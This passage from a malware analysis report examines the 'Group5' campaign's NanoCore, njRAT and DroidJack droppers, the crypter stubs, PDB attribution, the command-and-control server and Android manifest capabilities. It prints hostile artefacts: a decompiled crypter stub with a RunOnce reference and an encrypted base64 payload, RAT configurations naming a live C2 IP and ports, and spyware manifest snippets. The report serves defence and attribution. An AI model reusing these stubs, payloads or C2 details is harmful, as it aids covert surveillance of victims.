30        Public Sub tekide()
31            AddressOf MyProject.Computer.Registry.CurrentUser.OpenSubKey("SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce", True)
32        End Sub
33
34        Public Function ШФПяльюльбъпбюпцлишъыцъзюшжъжъшюбчъицъзэгидъеийжъфдю() As Byte()
35            Thread.Sleep(1200)
36            Dim strInput As String = "zC1k2CPp4hAkJeMFZ6gUWrfd0bg7dn4Hy6WZ3FaXwPERuBx+A2gVIJQ6Yg2RDHubhJAGYFG76EnTDaLyU/U5oSQB
RVIoNkDcAuA5D4GZsItj0L4buB3A4qvCYOVSY532UeGaW0pnkPvtjmmlU6sqyZFTiyMUYkyZQTm5iYsLIRsnUvhdbDx18tSx0biNiGpcutN/CBcuxzI
nNKCuapr91VBC16RyZ9tc4jx0g/2ckIx9aktH8os6Yef0X4bd290Evk570Fw2sVntFB/bjPymOsgPdpa6GMdg057kvWPWeU7j1m0ZswnwQrExKxE7Ax
+AY1DRUwj4POLk8HesrKktnPUB5NCOK1NdPqI0hb/rCZihUVdY0gOsI1wPm3X4nXraXzW22E5J6+tHB1UzePHifg7ouGD6pMykj1V7Zilf9MKj2JkAx
jtxZR1cx8GYKPsbdXKWCmbJwuX0ZAdkfdrZKx0w0/5iwB5h+QObg4IPwb5msFVMJUNC8YctwLJ1a1ReaOedbftCS8YnVLN0jm+Igg1Mrv6HEHoC
7pAU4VA6nwUBQP679j/vJPSwwrW2gacLVszqip1tKCGMC2h5Q/zIVw7BcBwIWMYMXVWGb83YTZhF0DBSgNGXgGv1D0NLkkTtGj1+Nz5eBBoVgvXVAr
bTTyf2eHPUfyAueMwtEshV4SDqbwU+zZ8qWxAgMVEKPGFJbwgi10HtrRwheh8vZlqFYBzobexN3bUr29H+xADJE1BwxZ26ugNL0d1cjqwSgtHy82mg
Zz9uH6b76P89xlyJhKv148H/aAdYsjdBA2gav/ydk45SD5U2LRKyusYTnz/E4WhdV1a/L9zK7C54YwLtKXCiTFjBzZHHFzFR3vmXtTED6+F7zX875h
jhzzAMCEe69FQ1YxVYygbPEa1G3C18dm4fIdOKGCT7sT3bc0VMOOV9W1x2wPGqA/B+a+j1u0YL84ZVQ3YdtVshHQsAs/+DPosXTMTAR9EvFR4VYPCn8V
F1Jz2o6hIrQSphw//A3EcxtZs4l0cm90krT83F0D7yqV7R+o3M8ALHIua30Rww0IEKQLkQiFuBo7wnxF7gJ05gV2JCS01CskNqz184qS7shMfo
ZaxK1Mr7xwTAMt1Kg0t6IP28NfbZBFqopVtCR3ee6lopBnA19jVpADQ+f9L2yjs+lGLzrYfvfqU2Tp0vRJTS6WzD8yW3s8+iHuUm+/tuV1XDE+00K
RZgFVqfahafkD6udSf5paQuyemnMK2PkH41GwqKDrmOX01Xv/V3XAtbVgE1yyg2BuSesgxtL46EQOxqEhEP3/tkTt/yeUtmaC/eOoiQN8ipiwiQm0j

```

Figure 22: the AES decryption routines

This encryption of the underlying malware is typically employed to bypass detection by endpoint security controls such as antivirus programs. Many ‘crypter’ tools, as they are known, are available for purchase or trade on various hacking forums.

Of particular note, this decrypting stub code retained its PDB (short for Program Database) information. PDB file references are common in .Net applications when compiled in ‘debug’ mode, and they frequently reveal the original file path of the application source code on the developer’s computer.

This executable revealed the following PDB file path:

```
c:\users\mr.tekide\documents\visual studio 2013\projects\paccryptnano core dehgani -vds\windowsapplication2\obj\debug\launch
manager.pdb
```

This PDB string indicates that ‘mr.tekide’ was the username of the developer who compiled this particular stub, and further that it was compiled as part of a Visual Studio project named ‘paccryptnano core dehgani -vds’. In addition, a single subroutine found inside the decrypting stub was named ‘tekide’. The relevance of this PDB string was discussed above in **Part 5: Attribution**.

In order to obtain the intended malware payload from this decrypting stub executable, we created a small .Net application to mimic the decryption steps and output the file to disk. Once complete, we obtained a malicious executable with hashes:

MD5	SHA256
dd5bedd915967c5efe00733cf7478cb4	a9db5a548ea17d6606bfbdb20306a3a08b38dbfe720f9f709f4d3369288be104

#### Original NanoCore binary

Now that we have arrived at the original NanoCore binary, we can examine the configuration as specified by the operator. In order to extract the configuration settings from this copy of NanoCore, we used Kevin Breen’s **BATDecoders**.

Using Breen’s tool we arrived at the following configuration:

```
Key: BypassUAC Value: 00
Key: ClearAccessControl Value: 01
Key: ClearZoneIdentifier Value: 01
Key: ConnectDelay Value: 4000
Key: Domain1 Value: 88.198.222.163
Key: Domain2 Value:
Key: EnableDebugMode Value: 00
Key: Group Value: Default
Key: Mutex Value: 44cdcabeb1bed458bbf0e35a02117f9
Key: Port Value: 8081
Key: PreventSystemSleep Value: 00
Key: PrimaryDNSServer Value: 8.8.8.8
Key: RequestElevation Value: 00
Key: RestartDelay Value: 5000
Key: RunOnStartup Value: 00
Key: SetCriticalProcess Value: 00
Key: UseCustomDNS Value: 01
Key: Version Value: 1.2.2.0
```

Figure 23: The NanoCore configuration, using Kevin Breen's RATDecoders

Notably, 88.198.222[.]163 port 8081 is the command and control channel for this malware. As noted in Part 1, the same IP was also present in the seeding e-mail header.

### Dropper Doc 2

```
assadcrapes1.ppsx
MD5:F1F84EA3229DCA0CCACB7381A2F49F99
```

This PowerPoint document leverages CVE-2014-4114, a vulnerability in the OLE packager component of the Windows operating system. As described in [previous reporting](#), this vulnerability causes a file embedded within the PowerPoint document to be copied to disk and executed silently on vulnerable systems.

The document under examination drops a file named `dvm.gif` to disk, renames it to `dvm.exe` and then executes it. This `dvm.exe` is the same packed and encrypted copy of NanoCore as retrieved and executed by the .Net downloader described in the previous section.

### Dropper Doc 3

```
assadcrapes.info.ppsx
MD5: 30BB678DB3AD0140FC33ACD9803385C3
```

This malicious PowerPoint document uses the same weaponization method described above with respect to Dropper Doc 1. The executable is embedded as an OLE package object, and subsequently executed using animation actions within the PowerPoint slideshow.




Figure 24: The malicious OLE Package, visible when editing the PPSX

As with Dropper Doc 1, activation of the OLE Package object saves the embedded executable to disk as %TEMP%\putty.exe, then executes it. This file is a .Net application employing the same layers and methods of packing and crypting as seen in the payloads delivered by Dropper Docs 1 and 2. However, the ultimate malware payload in this case is njRat, another well-known RAT tool.

After unpacking the OLE embedded executable putty.exe, we again arrive at a decrypting stub file which will AES decrypt a base64 string variable and run it from memory. The hashes of this file are:

MD5	SHA256
6161083021b695814434450c1882f9f3	d72676bbf8de82486c3cebfad2961cc68a6b564a43f9f987c95320fcda330a

Similar to the case of Dropper Doc 1 above, we find a PDB entry present in the decrypting stub executable:

```
C:\Users\mr.tekide\Documents\Visual Studio 2013\Projects\paccrypt11njratmalii\paccryptalipnahzade\obj\Debug\LManager.pdb
```

Again we can observe the same username of 'mr.tekide' in the project source code path within the PDB string. Further, we note the development path components *paccrypt11njratmalii* and *paccryptalipnahzade*.

To obtain the malicious njRat executable from this decrypting stub we used the same .Net program we built for use in the Dropper Doc 1 example above. The resulting njRat binary had the following hashes:

MD5	SHA256
b4121c3a1892332402000ef0d587c0ee	1a287331e2bfb4df9fce2dab1b77c9b5522e923e52998a2b1934ed8a8e52f3a8

Interestingly, the njRat executable appears to have been compiled from source by the same user who compiled the crypter described above. Note the PDB strings found inside the njRat executable:

```
C:\Users\mr.tekide\Documents\Visual Studio 2013\Projects\njrat7stubsources - Copy\njrat7stubsources\obj\Debug\dvvm.pdb
```

A quick look at the configuration data embedded within this njRat binary reveals the command and control IP address and port:

```

1758
1759     // Token: 0x04000012 RID: 18
1760     public static string EXE = "dvvm.exe";
1761
1762     // Token: 0x04000013 RID: 19
1763     public static Computer F = new Computer();
1764
1765     // Token: 0x04000014 RID: 20
1766     public static FileStream FS;
1767
1768     // Token: 0x04000015 RID: 21
1769     public static string H = "88.198.222.163";
1770
1771     // Token: 0x04000016 RID: 22
1772     public static bool Idr = Conversions.ToBoolean("False");
1773
1774     // Token: 0x04000017 RID: 23
1775     public static bool IsF = Conversions.ToBoolean("False");
1776
1777     // Token: 0x04000018 RID: 24
1778     public static bool Isu = Conversions.ToBoolean("False");
1779
1780     // Token: 0x04000019 RID: 25
1781     public static k1 kq = null;
1782
1783     // Token: 0x0400001A RID: 26
1784     private static string lastcap = "";
1785
1786     // Token: 0x0400001B RID: 27
1787     public static FileInfo LO = new FileInfo(Assembly.GetEntryAssembly().Location);
1788
1789     // Token: 0x0400001C RID: 28
1790     private static MemoryStream MeM = new MemoryStream();
1791
1792     // Token: 0x0400001D RID: 29
1793     public static object MT = null;
1794
1795     // Token: 0x0400001E RID: 30
1796     public static string P = "8282";
1797

```

Figure 25: The njRAT configuration, showing the C2 and port.

#### Decoy Dropper 4

```

alshohadaa alatfal.exe
MD5: 2FC276E1C06C3C78C6D7B66A141213BE

```

This file is a .Net application designed to act as a decoy by displaying a window depicting images of dead children (see Figure: 5). While displaying these images, the decoy application also silently extracts an executable file from the .Net assembly's resource section, copies it to %TEMP%\dvm.exe, and then launches a new process from this newly created file. See Figure 26 below:




Figure 26: Malware dropping code inside the Decoy application

The dropper also includes a PDB reference:

```
C:\users\enterok\desktop\slideshow\slideshow\obj\x86\debug\alshohadaa.alatfal.pdb
```

The dvm.exe file is itself a .Net executable which is packed using the same .Net packer used above in the cases of Dropper Docs 1□ – 3. Once unpacked, the resulting file is the same encrypted .Net application analysed above from Dropper Doc 3, having MD5 hash□ 6161083021b695814434450c1882f9f3, and containing the njRat payload.

## Malware Infrastructure

### Command and Control Server

Each of the three distinct RAT tools used by Group5 (njRAT, NanoCore RAT, and DroidJack) were configured to communicate with a□ single command and control server operating on IP address 88.198.222[.]163.

IP	Reverse DNS PTR	Assignee
88.198.222[.]163	static.88-198-222-163.clients.your-server.de	HETZNER-RZ-NBG-BLK4 Hetzner Online GmbH

This server was the sole point of data exfiltration for each of the malware components. As detailed above for njRAT and NanoCore,□ and below in [Appendix B](#) for DroidJack, the TCP ports used for command and control for each of the RAT tools were as follows:




Figure 27: RAT ports on the C2 server

Additionally, we believe a controller for yet another remote access trojan, XpertRAT, was also hosted on this IP in November 2015; however, we did not uncover any samples designed to communicate with this XpertRAT controller.

As noted in the above table, the IP address 88.198.222[.]163 is assigned to Hetzner Online, a Germany based web hosting provider. Hetzner offers web hosting services as well as virtual and dedicated server rentals. Contact was made with Hetzner technical personnel subsequent to the discovery of the malicious activity outlined in this report. A synopsis of this contact is provided in [Appendix F: Notification](#).

Current data available for this IP address suggests that it was likely re-provisioned to a different Hetzner customer in early February 2016 at the latest, and then possibly again in May. A series of domain names associated with online multi-player games were directed to this Hetzner IP, one of which was apparently hosting [a malicious HTML document](#).

### Assadcrimes Web Hosting

The assadcrimes[.]info domain name was registered in June 2015, but it remained parked until early October, at which time it was migrated to an Iran-based shared web hosting provider named Hostnegar. This action coincided with the delivery of the initial e-mails outlined in [Part 1](#).

The assadcrimes[.]info website was hosted on a shared hosting platform, and as such the IP address associated was also shared by a significant number of other, unrelated, websites.

IP	Reverse DNS PTR
212.7.195[.]171	server22.rayanegarco[.]com

Headers from the initial e-mail are shown below in Figure 28. These headers indicate that the initial e-mail was most likely sent using the Horde webmail application running on the web hosting server. Furthermore, the headers indicate that the sender was accessing the webmail application from the IP address of the command and control server discussed above.

```
Received: from localhost ([::1]:53467 helo=server22.rayanegarco.com)
      by server22.rayanegarco.com with esmtpsa (TLSv1:DHE-RSA-AES256-SHA:256)
      (Exim 4.85)
      (envelope-from <office@assadcrapes.info>)
      id 1ZiMV2-004B8y-CD; Sat, 03 Oct 2015 09:05:16 -0400
Received: from 88.198.222.163 ([88.198.222.163]) by assadcrapes.info (Horde
Framework) with HTTP; Sat, 03 Oct 2015 13:05:15 +0000
Date: Sat, 03 Oct 2015 13:05:15 +0000
Message-ID: <20151003130515.Horde.5Z5RLZ3yinUV6d465W1RZw1@assadcrapes.info>
From: office@assadcrapes.info
```

Figure 28: Headers from the initial e-mail

Finally, available domain name service data indicates that the assadcrapes[.]info domain name was moved back to its original parked location on May 4, 2016.

## Appendix B: Android Malware Analysis

### The Malicious APK – Overall Description




Figure 29: The malicious application is installed, and appears in the Apps tab (left), while hidden from the Apps list from the Drawer (right)

Upon execution, the malware is installed and then hidden from the list of installed applications in order to remain covert.




Figure 30 : The malicious app gives an error 'App isn't installed' when the user tries to open the malware before it disappears from the list.

After the installation, the Application icon will be removed from the installed applications list, yet it will still be running in the background.

The APK package in question had the following characteristics:

```
Adobe_Flash_Player.apk  
MD5: 8EBEB3F91CDA8E985A9C61BEB8CDDE9D
```

This APK is an instance of DroidJack. According to Symantec, this application evolved from an older codebase known as SandroRAT.

The discovered APK sample also contains references to both names, as shown in Figure 31 below:

The screenshot shows a debugger interface with two panels. The left panel displays the class hierarchy of the 'net.droidjack.server' package, listing classes such as CallListener, CamSnap, Connector, Controller, GPSLocation, MainActivity, and VideoCap. The right panel shows a snippet of Java code related to database connections:

```
String str = "SandroRat_CurrentSMS_Database";
continue;
str = "SandroRat_RecordedSMS_Database";
continue;
str = "SandroRat_CallRecords_Database";
continue;
str = "SandroRat_Contacts_Database";
continue;
str = "SandroRat_BrowserHistory_Database";
```

Figure 31: References to both DroidJack and SandroRat as seen in the source code

The APK Manifest file reveals important information about the sample's capabilities and the intentions of its operator. The Android operating system requires information from the Manifest file before the application can execute. This application will request the following permissions and use the following features from the device:

```
<manifest xmlns:android="http://schemas.android.com/apk/res/android" package="net.droidjack.server">
    <uses-permission android:name="android.permission.READ_SMS"/>
    <uses-permission android:name="android.permission.RECEIVE_SMS"/>
    <uses-permission android:name="android.permission.INTERNET"/>
    <uses-permission android:name="android.permission.RECORD_AUDIO"/>
    <uses-permission android:name="android.permission.READ_EXTERNAL_STORAGE"/>
    <uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
    <uses-permission android:name="android.permission.ACCESS_WIFI_STATE"/>
    <uses-permission android:name="android.permission.READ_PHONE_STATE"/>
    <uses-permission android:name="android.permission.WRITE_SMS"/>
    <uses-permission android:name="android.permission.ACCESS_FINE_LOCATION"/>
    <uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION"/>
    <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
    <uses-permission android:name="android.permission.CAMERA"/>
    <uses-feature android:name="android.hardware.camera"/>
    <uses-feature android:name="android.hardware.camera.autofocus"/>
    <uses-feature android:name="android.hardware.camera.flash"/>
    <uses-permission android:name="android.permission.WRITE_CONTACTS"/>
    <uses-permission android:name="android.permission.READ_CONTACTS"/>
    <uses-permission android:name="android.permission.SEND_SMS"/>
    <uses-permission android:name="android.permission.READ_CALL_LOG"/>
    <uses-permission android:name="android.permission.WRITE_CALL_LOG"/>
    <uses-permission android:name="android.permission.GET_ACCOUNTS"/>
    <uses-permission android:name="com.android.browser.permission.READ_HISTORY_BOOKMARKS"/>
    <uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
    <uses-permission android:name="android.permission.WAKE_LOCK"/>
    <uses-permission android:name="android.permission.CALL_PHONE"/>
    <uses-permission android:name="android.permission.GET_TASKS"/>
    <uses-permission android:name="android.permission.CHANGE_NETWORK_STATE"/>
    <uses-permission android:name="android.permission.CHANGE_NETWORK_STATE"/>
    <uses-permission android:name="android.permission.CHANGE_WIFI_STATE"/>
```

Figure 32: screenshot from Manifest file with the requested permissions for the APK

In the Android system, Activities are components typically used to let the user of the device perform an action. The Main Activity is also defined in the Manifest, pictured in Figure 33.

```
<activity android:label="@string/app_name" android:name="net.droidjack.server.MainActivity">
    <intent-filter>
        <action android:name="android.intent.action.MAIN"/>
        <category android:name="android.intent.category.LAUNCHER"/>
    </intent-filter>
</activity>
```

Figure 33: Main activity defined in the manifest

In this case, the Main Activity is designed to start the Controller as a Service and finish. The controller will be discussed in more detail in the next section.

Android applications can also have Services and Receivers defined. Services are used for background operations while Receivers define the types of broadcast messages the application can receive from other applications as well as the device. These messages are known as Intents.

This APK sample enables several services including "Controller," "GPSLocation" and "Toaster" (See Figure 34).

```
<service android:enabled="true" android:name="net.droidjack.server.Controller"/>
<service android:enabled="true" android:name="net.droidjack.server.GPSLocation"/>
<service android:enabled="true" android:name="net.droidjack.server.Toaster"/>
```

Figure 34: Services enabled by the APK

The Controller class, referred to by the Main Activity and started as a service on the device, handles the malware operator's interaction with the application while the GPSLocation class is responsible for obtaining the GPS position from the device's LocationManager. The Toaster class is not implemented in this APK; however, it is implemented in older SandroRAT samples.

The APK file has several Receiver classes defined to handle specific messages from the device (See Figure 35).

```

<receiver android:name="net.droidjack.server.Connector">
    <intent-filter>
        <action android:name="android.net.conn.CONNECTIVITY_CHANGE"/>
        <action android:name="android.intent.action.BOOT_COMPLETED"/>
    </intent-filter>
</receiver>
<receiver android:name="net.droidjack.server.CallListener">
    <intent-filter>
        <action android:name="android.intent.action.PHONE_STATE"/>
    </intent-filter>
</receiver>

```

Figure 35: Defined receiver classes

Receiver Intent	Usage
Connectivity Change	Allows the application to monitor any connectivity changes, including moving between mobile data and Wi-Fi. The constant value is set every time a change occurs.
Boot Completed	Allows the application to re-connect when the device restarts. The constant value is broadcast when the device finishes booting.
Phone State	Allows the application to monitor incoming calls. The constant value is set when the call state is changed.

The Connector Receiver simply starts the Controller Service when the phone boots allowing the malware to run in the background upon start up.

The CallListener Receiver allows the operator to log when the target makes calls, and record calls (if the operator has enabled it) as an .amr file that can then be sent to the command and control server.

Lastly, in the Manifest file, the Application enables two additional Activities, “CAMSNAF” and “VIDEOCAP,” as shown in Figure 36.

```

<activity android:label="@string/app_name"
          android:name="net.droidjack.server.CamSnap"
          android:theme="@android:style/Theme.Translucent.NoTitleBar">
    <intent-filter>
        <action android:name="android.intent.action.CAMSNAF"/>
        <category android:name="android.intent.category.DEFAULT"/>
    </intent-filter>
</activity>
<activity android:label="@string/app_name"
          android:name="net.droidjack.server.VideoCap"
          android:theme="@android:style/Theme.Translucent.NoTitleBar">
